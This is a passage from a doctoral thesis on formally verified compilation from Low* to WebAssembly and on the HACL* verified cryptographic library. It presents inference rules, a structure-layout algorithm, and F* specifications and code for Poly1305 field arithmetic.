The first two rules change the calling-convention of functions to take pointers instead of structures; and to take a destination address instead of returning a structure. The next two rules enact the calling-convention changes at call-site, introducing an uninitialized buffer as a placeholder for the return value of f. The next rule ensures that let-bindings have pointer types instead of structure types. The last rule actually implements the allocation of structure literals in memory.

The auxiliary `take_addr` function propagates the address-taking operation down the control flow. When taking the address of sub-fields, a raw pointer addition, in bytes, is generated. Unspecified cases are ruled out either by typing or by the previous transformations.

This phase, after introducing suitable let-bindings (elided), establishes the following invariants: i) the only subexpressions that have structure types are of the form $\{\overrightarrow{f = e}\}$ or `readbuf` $e\ n$ and ii) $\{\overrightarrow{f = e}\}$ appears exclusively as an argument to `newbuf`.

2) Assigning local variables Transformation (I) above was performed within λow*. We now present a restricted set of the translation rules from λow* to C♭ (see our Signal* paper [199] for more details). Our translation judgments from λow* to C♭ are of the form $G; V \vdash e : \tau \Rrightarrow e' : \tau' \dashv V'$. The translation takes G, a (fixed) map from λow* globals to C♭ globals; V, a mapping from λow* variables to C♭ locals; and $e : \tau$, a λow* expression. It returns $\hat{e} : \hat{\tau}$, the translated C♭ expression, and V', which extends V with the variable mappings allocated while translating e.

We leave the discussion of the WRITE* rules to the next paragraph, and now focus on the general translation mechanism and the handling of variables. Since λow* is a lambda-calculus with a true notion of *value*, let-bound variables cannot be mutated, meaning that they can be trivially translated as C♭ local variables. We thus compile a λow* let-binding let $x = e_1$ to a C♭ assignment $\ell := \hat{e}_1$ (rule LET). We chain the V environment throughout the premises, meaning that the rule produces an extended V'' that contains the additional $x \mapsto \ell, \hat{\tau}$ mapping. Translating a variable then boils down to a lookup in V (rule VAR).

The translation of top-level functions (rule FUNDECL) calls into the translation of expressions. The input variable map is pre-populated with bindings for the function parameters, and the output variable map generates extra bindings $\overrightarrow{y}$ for the locals that are now needed by that function.

3) Performing struct layout Going from λow* to C♭, BUFWRITE and BUFNEW (Figure 2.17) call into an auxiliary writeB function, defined inductively via the rules WRITE*. This function performs the layout of structures in memory, relying on a set of mutually-defined functions (Figure 2.18): size computes the number of bytes occupied in memory by an element of a given type, and offset computes the offset in bytes of a field within a given structure. Fields within a structure are aligned on 64-bit boundaries (for nested structures) or on their intrinsic size (for integers), which Wasm can later leverage. The list of memory stores emitted by the BUFNEW rule to initialize the buffer can be replaced by a WebAssembly loop for efficiency. We did not show this optimization here to keep the target subset of WebAssembly as small as possible.

We use writeB as follows. From BUFWRITE and BUFNEW, we convert a pair of a base pointer and an index into a byte address using size, then call writeB e_1 e_2 to issue a series of writes that will lay out e_2 at address e_1. Writing a base type is trivial (rule WRITEINT32). Recall that from the earlier desugaring, only two forms can appear as arguments to writebuf: writing a structure located at another address boils down to a memcpy operation (rule WRITEDEREF), while writing a literal involves recursively writing the individual fields at their respective offsets (rule WRITELITERAL). The allocation of a buffer whose initial value is a struct type is desugared into the allocation of uninitialized memory followed by a series of writes in a loop (rule BUFNEW).

Translated example After translation to C♭, the earlier fadd function now features four locals: three of type pointer for the function arguments, and one for the loop index; buffer operations

Let

$$\frac{\ell \text{ fresh} \qquad \begin{array}{c} G; V \vdash e_1 : \tau_1 \Rrightarrow \hat{e}_1 : \hat{\tau}_1 \dashv V' \\ G; (x \mapsto \ell, \hat{\tau}_1) \cdot V' \vdash e_2 : \tau_2 \Rrightarrow \hat{e}_2 : \hat{\tau}_2 \dashv V'' \end{array}}{G; V \vdash \mathsf{let}\ x : \tau_1 = e_1\ \mathsf{in}\ e_2 : \tau_2 \Rrightarrow \ell := \hat{e}_1; \hat{e}_2 : \hat{\tau}_2 \dashv V''}$$

FunDecl

$$\frac{G; \overrightarrow{y \mapsto \ell, \hat{\tau}} \vdash e_1 : \tau_1 \Rrightarrow \hat{e}_1 : \hat{\tau}_1 \dashv \overrightarrow{x \mapsto \ell', \hat{\tau}'} \cdot \overrightarrow{y \mapsto \ell, \hat{\tau}}}{G \vdash \mathsf{let}\ d = \lambda \overrightarrow{y : \tau}.\ e_1 : \tau_1 \Rrightarrow \mathsf{let}\ d = \lambda \overrightarrow{\ell : \hat{\tau}}. \overrightarrow{\ell' : \hat{\tau}'}, \hat{e_1} : \hat{\tau}_1}$$

Var

$$\frac{V(x) = \ell, \tau}{G; V \vdash x \Rrightarrow \ell : \tau \dashv V}$$

BufWrite

$$\frac{G; V \vdash \mathsf{writeB}\ (e_1 + e_2 \times \mathsf{size}\ \tau_1)\ e_3 \Rrightarrow \hat{e} \dashv V'}{G; V \vdash \mathsf{writebuf}\ (e_1 : \tau_1)\ e_2\ e_3 \Rrightarrow \hat{e} : \mathsf{unit} \dashv V'}$$

WriteInt32

$$\frac{G; V \vdash e_1 \Rrightarrow \hat{e}_1 \dashv V' \qquad G; V' \vdash e_2 \Rrightarrow \hat{e}_2 \dashv V''}{G; V \vdash \mathsf{writeB}\ e_1\ (e_2 : \mathsf{int32}) \Rrightarrow \mathsf{write}_4\ \hat{e}_1\ \hat{e}_2 \dashv V''}$$

WriteLiteral

$$\frac{G; V_i \vdash \mathsf{writeB}\ (e + \mathsf{offset}\ (\overrightarrow{f : \tau}, f_i))\ e_i \Rrightarrow \hat{e}_i \dashv V_{i+1}}{G; V_0 \vdash \mathsf{writeB}\ e\ (\{\overrightarrow{f = e : \tau}\}) \Rrightarrow \hat{e}_0; \ldots; \hat{e}_{n-1} \dashv V_n}$$

WriteDeRef

$$\frac{\begin{array}{c} \ell \text{ fresh} \qquad V' = \ell, \mathsf{int32} \cdot V \qquad G; V \vdash v_i \Rrightarrow \hat{v}_i \dashv V \\ \mathsf{memcpy}\ v_1\ v_2\ n = \mathsf{for}\ \ell \in [0; n)\ \mathsf{write}_1\ (v_1 + \ell)\ (\mathsf{read}_1\ (v_2 + \ell)\ 1) \end{array}}{G; V \vdash \mathsf{writeB}\ v_1\ (\mathsf{readbuf}\ (v_2 : \tau_2)\ 0) \Rrightarrow \mathsf{memcpy}\ v_1\ v_2\ (\mathsf{size}\ \tau_2) \dashv V'}$$

BufNew

$$\frac{\ell, \ell' \text{ fresh} \qquad G; x \mapsto (\ell, \mathsf{int32}) \cdot y \mapsto (\ell', \mathsf{int32}) \cdot V \vdash \mathsf{writeB}\ (x + \mathsf{size}\ \tau \times y)\ v_1 \Rrightarrow \hat{e} \dashv V'}{G; V \vdash \mathsf{newbuf}\ n\ (v : \tau) \Rrightarrow \ell := \mathsf{new}\ (n \times \mathsf{size}\ \tau);\ \mathsf{for}\ \ell' \in [0; n)\ \hat{e};\ \ell \dashv V'}$$

Figure 2.17 – Translating from λow* to C♭ (selected rules)

$$
\begin{array}{lcl}
\textsf{size unit} & = & 4 \\
\textsf{size int64} & = & 8 \\
\textsf{size buf } \tau & = & 4 \\
\textsf{size } \overrightarrow{f:\tau} & = & \textsf{offset } (\overrightarrow{f:\tau}, f_n) + \textsf{size } \tau_n \\
\\
\textsf{offset } (\overrightarrow{f:\tau}, f_0) & = & 0 \\
\textsf{offset } (\overrightarrow{f:\tau}, f_{i+1}) & = & \textsf{align}(\textsf{offset } (\overrightarrow{f:\tau}, f_i) + \textsf{size } \tau_i, \\
 & & \quad \textsf{alignment } \tau_{i+1}) \\
\\
\textsf{alignment}(\overrightarrow{f:\tau}) & = & 8 \\
\textsf{alignment}(\tau) & = & \textsf{size } \tau \qquad \text{otherwise}
\end{array}
$$

Figure 2.18 – λow*-to-C♭: Structure layout algorithm

take byte addresses and widths.

$$
\begin{array}{l}
\textsf{let } \mathit{fadd} = \lambda(\ell_0, \ell_1, \ell_2 : \textsf{pointer})(\ell_3 : \textsf{int32}). \\
\quad \textsf{for } \ell_3 \in [0;5). \\
\quad\quad \textsf{write}_8\ (\ell_0 + i \times 8)\ (\textsf{read}_8\ (\ell_1 + i \times 8) + \textsf{read}_8(\ell_2 + i \times 8))
\end{array}
$$

2.2.3 Translating C♭ to WebAssembly

WebAssembly is very close to C♭, and this translation is much more straightforward than the precedent. The C♭ to WebAssembly translation appears in Figure 2.19. A C♭ expression $\hat{e}$ compiles to a series of Wasm instructions $\overrightarrow{i}$.

$$
\textsc{Write32}\ \frac{\hat{e}_1 \Rightarrow \overrightarrow{i_1} \qquad \hat{e}_2 \Rightarrow \overrightarrow{i_2}}{\textsf{write}_4\ \hat{e}_1\ \hat{e}_2 \Rightarrow \overrightarrow{i_1};\ \overrightarrow{i_2};\ \textsf{i32.store};\ \textsf{i32.const } 0}
\qquad
\textsc{New}\ \frac{\hat{e} \Rightarrow \overrightarrow{i}}{\textsf{new } \hat{e} \Rightarrow \overrightarrow{i};\ \textsf{call grow_stack}}
$$

$$
\textsc{For}\ \frac{\hat{e} \Rightarrow \overrightarrow{i}}{\begin{array}{l}\textsf{for } \ell \in [0;n)\ \hat{e} \Rightarrow \\ \textsf{loop}(\overrightarrow{i};\textsf{drop}; \\ \quad \textsf{get_local } \ell; \textsf{i32.const } 1; \textsf{i32.op } +; \textsf{tee_local } \ell; \\ \quad \textsf{i32.const } n; \textsf{i32.op } =; \textsf{br_if}); \textsf{i32.const } 0\end{array}}
$$

$$
\textsc{Func}\ \frac{\hat{e} \Rightarrow \overrightarrow{i} \qquad \hat{\tau}_i \Rightarrow t_i}{\begin{array}{l}\textsf{let } d = \lambda \overrightarrow{\ell_1 : \hat{\tau}_1}.\overrightarrow{\ell_2 : \hat{\tau}_2}, \hat{e} : \hat{\tau} \Rightarrow \\ d = \textsf{func } \overrightarrow{t_1} \rightarrow t \textsf{ local } \overrightarrow{\ell_1 : t_1 \cdot \ell_2 : t_2 \cdot \ell : t}. \\ \quad \textsf{call get_stack};\ \overrightarrow{i};\ \textsf{store_local } \ell;\ \textsf{call set_stack};\ \textsf{get_local } \ell\end{array}}
$$

Figure 2.19 – Translating from C♭ to WebAssembly (selected rules)

WebAssembly only offers a flat view of memory, but Low* programs are written against a memory stack where array allocations take place. We thus need to implement run-time memory management, the only non-trivial bit of our translation. Our implementation strategy is as follows. At address 0, the memory always contains the address of the top of the stack, which is

initially 1. We provide three functions for run-time memory stack management.

$$
\begin{array}{lll}
\text{get_stack} & = & \text{func } [\,] \to \text{i32 local } [\,] \\
& & \text{i32.const } 0;\ \text{i32.load} \\
\text{set_stack} & = & \text{func i32} \to [\,] \text{ local } \overrightarrow{\ell : \text{i32}} \\
& & \text{i32.const } 0;\ \text{get_local } \ell;\ \text{i32.store} \\
\text{grow_stack} & = & \text{func i32} \to \text{i32 local } \overrightarrow{\ell : \text{i32}} \\
& & \text{call get_stack};\ \text{get_local } \ell;\ \text{i32.op}+; \\
& & \text{call set_stack};\ \text{call get_stack}
\end{array}
$$

Thus, allocating uninitialized memory on the memory stack merely amounts to a call to grow_stack (rule New). Functions save the top of the memory stack on top of the operand stack, then restore it before returning their value (rule Func). Combining all these rules, the earlier fadd is compiled to WebAssembly as shown below:

```
fadd = func [int32; int32; int32] → []
  local [ℓ0, ℓ1, ℓ2 : int32; ℓ3 : int32; ℓ : int32].
  call get_stack; loop(
    // Push dst + 8*i on the stack
    get_local ℓ0; get_local ℓ3; i32.const 8; i32.binop *; i32.binop +
    // Load a + 8*i on the stack
    get_local ℓ1; get_local ℓ3; i32.const 8; i32.binop *; i32.binop +
    i64.load
    // Load b + 8*i on the stack (elided, same as above)
    // Add a.[i] and b.[i], store into dst.[i]
    i64.binop +; i64.store
    // Per the rules, return unit
    i32.const 0; drop
    // Increment i; break if i == 5
    get_local ℓ3; i32.const 1; i32.binop +; tee_local ℓ3
    i32.const 5; i32.op =; br_if
  ); i32.const 0
  store_local ℓ ; call set_stack; get_local ℓ
```

Figure 2.20 – Compilation of the fadd example to WebAssembly

Looking forward This formalization serves as a succinct description of our compiler as well as a strong foundation for future theoretical developments, while subsequent sections demonstrate the applicability and usefulness of our approach. This is, we hope, only one of many future papers connecting state-of-the-art verification tools to Wasm. As such, the present paper leaves many areas to be explored. In particular, we leave proofs for these translations to future work. The original formalization only provides paper proofs in the appendix [62]; since we target simpler and cleaner semantics (Wasm instead of C), we believe the next ambitious result should be to perform a mechanical proof of our translation, leveraging recent formalizations of the Wasm semantics [236].

Chapter 3

HACL*: a formally verified cryptographic library

The work presented in this chapter is based upon the following publications:

[242] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. HACL*: A verified modern cryptographic library. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '17, pages 1789–1806, 2017

[200] J Protzenko, B Parno, A Fromherz, C Hawblitzel, M Polubelova, K Bhargavan, B Beurdouche, J Choi, A Delignat-Lavaud, C Fournet, et al. Evercrypt: A fast, verified, cross-platform cryptographic provider. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 634–653

[197] Marina Polubelova, Karthikeyan Bhargavan, Jonathan Protzenko, Benjamin Beurdouche, Aymeric Fromherz, Natalia Kulatova, and Santiago Zanella-Béguelin. HACL×N: Verified Generic SIMD Crypto. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, CCS '20, 2020

This chapter reflects part of my work on HACL up-to the first paper. In this first work, the hash, macs and key-derivation functions where my main contributions. In newer versions, I co-authored most of the libraries that are now used to implement and prove primitives with K. Bhargavan. I also led most of the industry use-cases.*

Contents

3.1 Formal verification for cryptography **71**
  3.1.1 Verification goals for cryptographic code 73
  3.1.2 A new scalable approach to formally verified cryptography 74
3.2 HACL*: building and verifying cryptographic primitives **75**
  3.2.1 Foundations and methodology for reference implementations 75
  3.2.2 Implementation and verification of SHA2-256 82
  3.2.3 Generic and agile multiplexing via higher-order inlining 87
  3.2.4 Verifying high-performance vectorized implementations 91
  3.2.5 Multiple APIs for HACL* 96
3.3 EverCrypt: an agile provider mixing C and Assembly **98**

3.3.1 Vale: formally verified assembly in F* 101
3.3.2 Combining HACL*'s verified C and Vale's verified assembly 102
3.3.3 Multiplexing API for EverCrypt 105
3.3.4 Achieving best-in-class runtime performance 108
3.4 Evaluation and performances of HACL* and EverCrypt **112**
3.4.1 Code size and verification effort 112
3.4.2 Trusted computing base of HACL* and EverCrypt 122
3.5 Related work **123**
3.6 Summary and Conclusions **124**

3.1 Formal verification for cryptography

In this chapter, we present our first step towards implementing and formally verifying cryptographic protocols. HACL* [242, 197], for "High Assurance Cryptographic Library", is a formally verified C cryptographic library that implements modern cryptographic primitives. We also introduce EverCrypt [200], a cryptographic provider composing the verified assembly from Vale [80, 127] with the verified C code from our library.

HACL* is written in the F* programming language and compiled to readable, *portable* C code for use in security-critical systems. The F* source code for each cryptographic primitive is verified for memory safety, mitigations against timing side-channels, and functional correctness with respect to a succinct high-level specification. In this library, we provide a significant panel of popular modern primitives with excellent performance. Apart from its own low-level API, HACL* implements the NaCl cryptographic API and could be used as a drop-in replacement for compatible libraries. The translation from F*, to C preserves these properties [62] and the generated C code can itself be compiled via the CompCert [167, 168] verified C compiler, by modified versions proven to preserve more guarantees regarding timing attacks [40, 37], or simply by mainstream compilers for instance GCC or Clang. When compiled on 64-bit platforms, our primitives are as fast as the fastest pure C scalar implementations in OpenSSL and libsodium, significantly faster than the reference C code in TweetNaCl [54], but often remain slower than the fastest hand-optimized assembly code in Supercop [13].

Throughout this work, we will try to be precise in stating what we have proved about our code, but *an early word of caution: although formal verification can significantly improve our confidence in a cryptographic library, any such guarantees rely on a large trusted computing base.* The semantics of F* has been formalized [15] and our translation to C has been proven to be correct on paper [62], but we still rely on the correctness of the F* typechecker, the Z3 SMT solver, the KreMLin compiler, and the C compiler (that is, if we use GCC instead of CompCert.) We hope to reduce these trust assumptions over time by moving to verified F* [216] and only using CompCert. For now, we choose the pragmatic path of relying on a few carefully designed tools and ensuring that the generated C code is readable, so that it can be manually audited and tested.

Primitives from HACL have been integrated within Mozilla Firefox's NSS cryptographic library [57], Linux and Microsoft Windows, the WireGuard VPN, the Tezos blockchain and many other products. Our results show that writing fast, verified, and usable C cryptographic libraries is now practical.*

A library of modern cryptographic primitives To design a high-assurance cryptographic library, we must first choose which primitives to include. The more we include, the more we have to verify, and their proofs can take considerable time and effort. Mixing verified and unverified primitives in a single library would be dangerous, since trivial memory-safety bugs in unverified code often completely break the correctness guarantees of verified code. General-purpose libraries like OpenSSL implement a notoriously large number of primitives, totaling hundreds of thousands of lines of code, making it difficult to verify the full library. In contrast, minimalist easy-to-use libraries such as NaCl [52] support a few carefully chosen primitives and

hence are better verification targets. For example, TweetNaCl [54], a portable C implementation of NaCl is fully implemented in 700 lines of code.

For the first version of the library, we choose to implement modern cryptographic algorithms that are used in NaCl and popular protocols like Signal and Transport Layer Security (TLS): the ChaCha20 and Salsa20 stream ciphers [50, 10], the SHA-2 family of hash functions [231], the Poly1305 [49, 10] and HMAC [9, 104] message authentication codes, the HKDF [157] key derivation function or even the Curve25519 elliptic curve Diffie-Hellman group [48], and the Ed25519 elliptic curve signature scheme [51, 11]. At the time of this writing, the current version of HACL* includes much more primitives such as the AES encryption algorithms, the GCM message authentication scheme, the Blake2 and SHA-3 hash functions, as well as the P256 elliptic curve, and the ECDSA signature schemes. HACL* also, experimentally, implements cutting edge schemes such as Sparkle, Gimli and Ascon for the lightweight primitives or Kyber, Frodo and QTesla for the PQ schemes. While many of these algorithms were not part of the initial release [242], new algorithms and efficiency improvements are continuously added to HACL*.

Avoiding common and subtle mistakes Cryptography is critical in the modern world. Cryptographic libraries lie at the heart of the trusted computing base of the Internet, and consequently, they are held to a higher standard of correctness, robustness, and security than other distributed applications. Even minor bugs in cryptographic code typically result in CVEs and software updates. For instance, between 2015 and end of 2019, OpenSSL has issued 34 CVEs [1] for bugs in its core cryptographic primitives, including 9 memory safety errors, 8 timing side-channel leaks, and 15 correctness issues. Such flaws may seem difficult to exploit at first, but as Brumley et al. [82, 17, 229] demonstrated, even an innocuous looking arithmetic bug hiding deep inside an elliptic curve implementation may allow an attacker to efficiently retrieve a victim's long-term private key, leading to a critical vulnerability.

Bugs in cryptographic code have historically been found by a combination of manual inspection, testing, and fuzzing, on a best-effort basis. Rather than finding and fixing bugs one-by-one, we join Brumley et al. and a number of recent works [141, 241, 87, 30, 47, 226, 80, 19, 120, 127, 242, 200, 22] in advocating the use of *formal verification to mathematically prove the absence of entire classes of potential bugs*. In this chapter, we will show how to implement a cryptographic library and prove that it is memory safe and functionally correct with respect to its published standard specification. Our goal is to write verified code that is as fast as state-of-the-art C implementations, while implementing standard countermeasures to timing side-channel attacks.

1. `https://www.openssl.org/news/vulnerabilities.html`

3.1.1 Verification goals for cryptographic code

Before a cryptographic library can be safely used within a larger protocol or application, the following are the most commonly desired guarantees:

Memory Safety (MS) The code never reads or writes memory at invalid or unauthorized locations, such as null or freed pointers, unallocated memory, or out-of-bounds of allocated memory. Also, any stack allocated memory is freed (exactly once). In bleeding edge versions of HACL* memory is also provably automatically zeroed on deallocation.

Functional Correctness (FC) The code for each primitive conforms to its formal specification for all inputs. Ideally the informal standard definition and the formal definition are the same. This important aspect is covered by HACL*.

Secret Independence (SI) HACL* provides mitigations against side-channel *timing attacks*: The code does not reveal any secret inputs to the adversary, even if the adversary can observe low-level runtime behavior such as branching, memory access patterns, cache hits and misses, etc. Other side-channels which typically depend on the hardware, such as power consumption or fault attacks etc., cannot be prevented easily via the software mitigations of HACL*.

Cryptographic Security (CS) The security bounds of the code for each cryptographic construction implemented by the library are ϵ *distinguishable* from some standard security definition, under well-understood cryptographic assumptions on its underlying building blocks.

For libraries written in C or in assembly, memory safety is the first and most important verification goal, since a memory error in any part of the library may compromise short- or long-term secrets held in memory (as in the infamous HeartBleed attack). Functional correctness may be easy if the code does not diverge too far from the standard specification, but becomes interesting for highly optimized code and algebraic constructs, such as elliptic curves and polynomial MACs, for which need to implement error-prone bignum computations. Mitigating against low-level side-channel attacks is an open and challenging problem. The best current practice in cryptographic libraries is to require a coding discipline that treats secret values as opaque; code cannot compare or branch on secrets or access memory at secret indices. This discipline is called *secret independence* (or *constant-time coding*), and while it does not prevent all side-channel attacks, it has been shown to prevent certain classes of timing leaks [36, 21].

In our library, we seek to verify memory safety, functional correctness, and secret independence. We do not consider cryptographic security in the current work, but our library is being used as the basis for cryptographic proofs for constructions like authenticated encryption and key exchange in miTLS [107] and QUIC.

Our library is being used as the cryptographic provider for miTLS, a verified TLS implementation [242, 107], which is also the basis of a QUIC implementation. Because the F* API of our library is much more precisely specified than the C-resulting code, this API is well suited to state the security properties of each cryptographic construction but leave the proof of those security assumptions for future work.

3.1.2 A new scalable approach to formally verified cryptography

Balancing verification effort with performance Making code auditable, let alone verifiable, typically comes with a significant performance cost. TweetNaCl sacrifices speed in order to be small, portable, and auditable; it is about 10 times slower than other NaCl libraries that include code optimized for specific architectures. For example, Libsodium includes three versions of Curve25519, two C implementations—tailored for 32-bit and 64-bit platforms—and a vectorized assembly implementation for SIMD architectures. All three implementations contain their own custom bignum libraries for field arithmetic. Libsodium also includes three C implementations of Poly1305, again each with its own bignum code. In order to fast verify a library like Libsodium, we would need to account for all these independent implementations, a challenging task.

Prior work on verifying cryptographic code has explored various strategies to balance verification effort with performance. Some authors verify hand-written assembly code optimized for specific architectures [87]; others verify portable C code that can be run on any platform [29, 47]; still others verify new cryptographic libraries written in high-level languages [241, 141]. The trade-off is that as we move to more generic, higher-level code, verification gets easier but at a significant cost to performance and usability. Static analysis of assembly code provides the best performance, but requires considerable manual verification effort that must be repeated for each supported platform. C code is less efficient but portable; so even libraries that aggressively use assembly code often include a reference C implementation. Code in higher-level languages obtain properties like memory safety for free, but they are typically slow and difficult to protect against side-channels, due to their reliance on complex runtime components like garbage collectors.

A new scalable approach to formally verified cryptography In this work, we attempt to strike a balance between these approaches by verifying cryptographic code written in a high-level language and then compiling it to efficient C code. For each primitive, we focus on implementing and verifying a single C implementation that is optimized for the widely used 64-bit Intel architecture, but also runs (more slowly) on other platforms. Our goal is not to replace or compete with assembly implementations; instead we seek to provide *portable* and fast verified C code that can be used as default reference implementations for these primitives.

We take state-of-the-art optimized C implementations of cryptographic primitives and we adapt and reimplement them in F* [219] which supports semi-automated verification by relying on an external SMT solver (Z3).

To minimize the code base and the verification effort, we share as much code as possible between different primitives and different architectures. For example, we share bignum arithmetic code between Poly1305, Curve25519, and Ed25519. We also provide F* libraries that expose (and formally specify) modern hardware features such as 128-bit and 256-bit integer arithmetic and vector instructions, which are supported by mainstream C compilers through builtins and intrinsics. Using these libraries, we can build and verify efficient cryptographic implementations that rely on these features. On platforms that do not support these features, we provide custom implementations for these libraries, so that our compiled C code is still portable, albeit at reduced performance.

3.2 HACL*: building and verifying cryptographic primitives

3.2.1 Foundations and methodology for reference implementations

Our verification approach is built on F* [219], a language that was designed to make it easier to incorporate formal verification into the software development cycle. More specifically, to obtain a verified C cryptographic library, we rely on work [62] from Protzenko and al. that identifies a low-level subset of F* (dubbed Low*) that can be efficiently compiled to C, via a tool called KreMLin. The most up-to-date reference for the semantics of F* and the soundness of its type system appears in [15]. For a full description of Low* and its formal development, including a correctness theorem for the C compilation, we refer the reader to [62]. In this section, we focus on informally describing the parts of this framework that we use to build and verify HACL*.



Figure 3.1 – HACL* verification and compilation toolchain

The workflow for adding a new primitive in HACL* is depicted in Figure 3.1; We first write a high-level specification (Spec) for the primitive in a higher-order purely functional subset of F* (Pure F*). We then write an optimized implementation (Code) in Low*. The code is then verified, using the F* typechecker, for conformance to the Spec and to ensure that it respects the logical preconditions and type abstractions required by the F* standard library. If typechecking fails, there may potentially be a bug in the code, or it may be that the typechecker requires more annotations to prove the code correct. Finally, the Low* code for the primitive is compiled via KreMLin to C code. In the rest of this section, we describe each of these steps in more detail, and show how we use typechecking to guarantee our three target verification goals.

Writing high-level specifications in Pure F* For simplicity and readability HACL* high-level specifications only make use of mathematical integers (elements of ℤ or ℕ), boolean values, unsigned machine integers, sequences and data-constructors.

Starting from the published standard for a cryptographic primitive, our goal is to write a succinct formal specification that is as readable (if not more so) than the textual description or pseudo-code included in the standard. We write all our specifications in Pure F*, a subset of F* in the Tot effect where all code is side effect free and guaranteed to terminate on all inputs. In particular, our specifications cannot use mutable data structures, and so must be written in a purely functional style. On the other hand, specifications can use mathematical objects like infinite precision integers (int) and natural numbers (nat) without worrying about how they would be implemented on 32-bit or 64-bit architectures. In addition, specifications can also use finite-precision integers (uint32,uint64,...) and immutable finite-length sequences (seq T). The function to_int converts a finite-precision integer to an int.

As an example, we describe the Poly1305 algebraic MAC construct, standardized in IETF RFC7539, which evaluates a polynomial over the prime field $\mathbb{Z}_{2^{130}-5}$. Its field arithmetic can be fully specified in six lines:

```
1 let prime = pow2 130 - 5
2 type felem = e:int{0 ≤ e ∧ e < prime}
3 let zero : felem = 0
4 let one : felem = 1
5 let fadd (e1:felem) (e2:felem) : felem = (e1 + e2) % prime
6 let fmul (e1:felem) (e2:felem) : felem = (e1 * e2) % prime
```

Figure 3.2 – Pure F* specification for Poly1305 field arithmetic

The code above first defines the constant prime as $2^{130} - 5$. It then declares the type of field elements felem, as a subset or *refinement* of the unbounded integer type int. It defines the constants zero and one in the field, and finally defines the field addition (fadd) and multiplication (fmul) functions. The operators -, +, * and % are over infinite precision integers (int ≡ $\mathbb{Z}$); pow2 x computes 2^x.

This high-level mathematical specification serves as the basis for verifying our optimized implementation of Poly1305, but how can we be confident that we did not make a mistake in writing the specification itself? First, by focusing on brevity and readability: we believe that we are able to write a specification that can be audited by visually comparing it with the published standard. Second, our specifications are executable, so the developer can compile the F* code to OCaml and test it. Indeed, all the crypto specifications in HACL* have been run against multiple test vectors taken from the RFCs and other sources. Thirdly, we can ask F* to verify properties about the specification itself. By default, F* will already check that the F* specification obeys its declared types. For example, F* checks that all sequence accesses (s.[i]) fall within bounds (0 ≤ i < length s). In the specification above, F* will also verify that zero, one, and the outputs of fadd and fmul are fall valid field elements. To prove such arithmetic properties, F* relies on its external SMT solver, Z3 most of the time. In addition to such sanity checks, we can also ask F* to prove more advanced properties about the specification. For example, in Section 3.2.4, we will prove that two variants of the ChaCha20 specification—one sequential, the other vectorized—are functionally observationally equivalent.

Writing C-like code in Low* F* supports a powerful proof style that relies on high-level invariants and a strong type system. In contrast, C programs tend to rely on low-level invariants, as the type system is not strong enough to prove properties such as memory safety. The Low* subset of F* blends the performance and control of C programming with the verification capabilities of F*. Importantly, Low* targets a carefully curated subset of C, and by eliminating the need to reason about legacy C code that may contain hard-to-prove features like pointer arithmetic, address-taking, and casts between pointers and integers, we obtain many invariants for free, leaving the programmer to only focus on essential properties and proofs.

Low* code can use finite-precision machine integers (uint8,uint32,...) but they cannot use unbounded integers (int), sequences or other heap-allocated data structures like lists, since these do not directly translate to native concepts in C. Instead, they can use immutable records (which translate to C structs) and mutable buffers (which translate to C arrays). Following OCaml notation, we use `b.(i)` to read the i'th element of a buffer (Low* array), and `b.(i) ← x` to overwrite it.

When implementing a cryptographic primitive in Low*, we aim to write efficient code that avoids unnecessary copying, implements algorithmic optimizations, if any, and exploits hardware features, wherever available. For example, to implement prime field arithmetic for Poly1305 on 64-bit platforms, one efficient strategy is to represent each 130-bit field element as an array of three 64-bit *limbs*, where each limb uses 42 or 44 bits and so has room to grow. When adding two such field elements, we can simply add the arrays point-wise, and ignore carries, as depicted in the fsum function below:

```
1 type limbs = b:buffer uint64{length b = 3}
2 let fsum (a:limbs) (b:limbs) =
3    a.(0ul) ← a.(0ul) + b.(0ul);
4    a.(1ul) ← a.(1ul) + b.(1ul);
5    a.(2ul) ← a.(2ul) + b.(2ul)
```

The function takes two buffers a and b, each with three limbs, adds them pointwise, and stores the result in-place within a. We will prove that this optimized code implements, under certain conditions, our high-level specification of field addition (fadd).

Verifying Memory Safety (MS) Our first verification task is to prove that fsum is memory safe. Low* provides a LowStar.Buffer library that carefully models C arrays and exposes a typed interface with pre- and postconditions that enforces that the cryptographic code can only use them in a memory-safe manner. While Low* exposes a very detailed interface to reason about these memory concepts to the user, we will use the Lib.Buffer library which we crafted in HACL* as the minimal subset of functions needed to be able to write new code efficiently. We made this "abstraction" to prevent the user from using internal functions and limit the amount of breakage potentially introduced by F* when changing the standard libraries. In our example, any code that reads or writes to a buffer must ensure that the buffer is live, which means that it points to an allocated array in the current heap (see Chapter 2), and that the index being accessed is within bounds.

To typecheck fsum against its function *signature*, which is *the interface containing the specification*, we need to add a precondition that the buffers a and b are live in the initial heap and that

they are disjoint. As a postcondition, we would like to prove that fsum only modifies the buffer a. So, we annotate fsum with the following type:

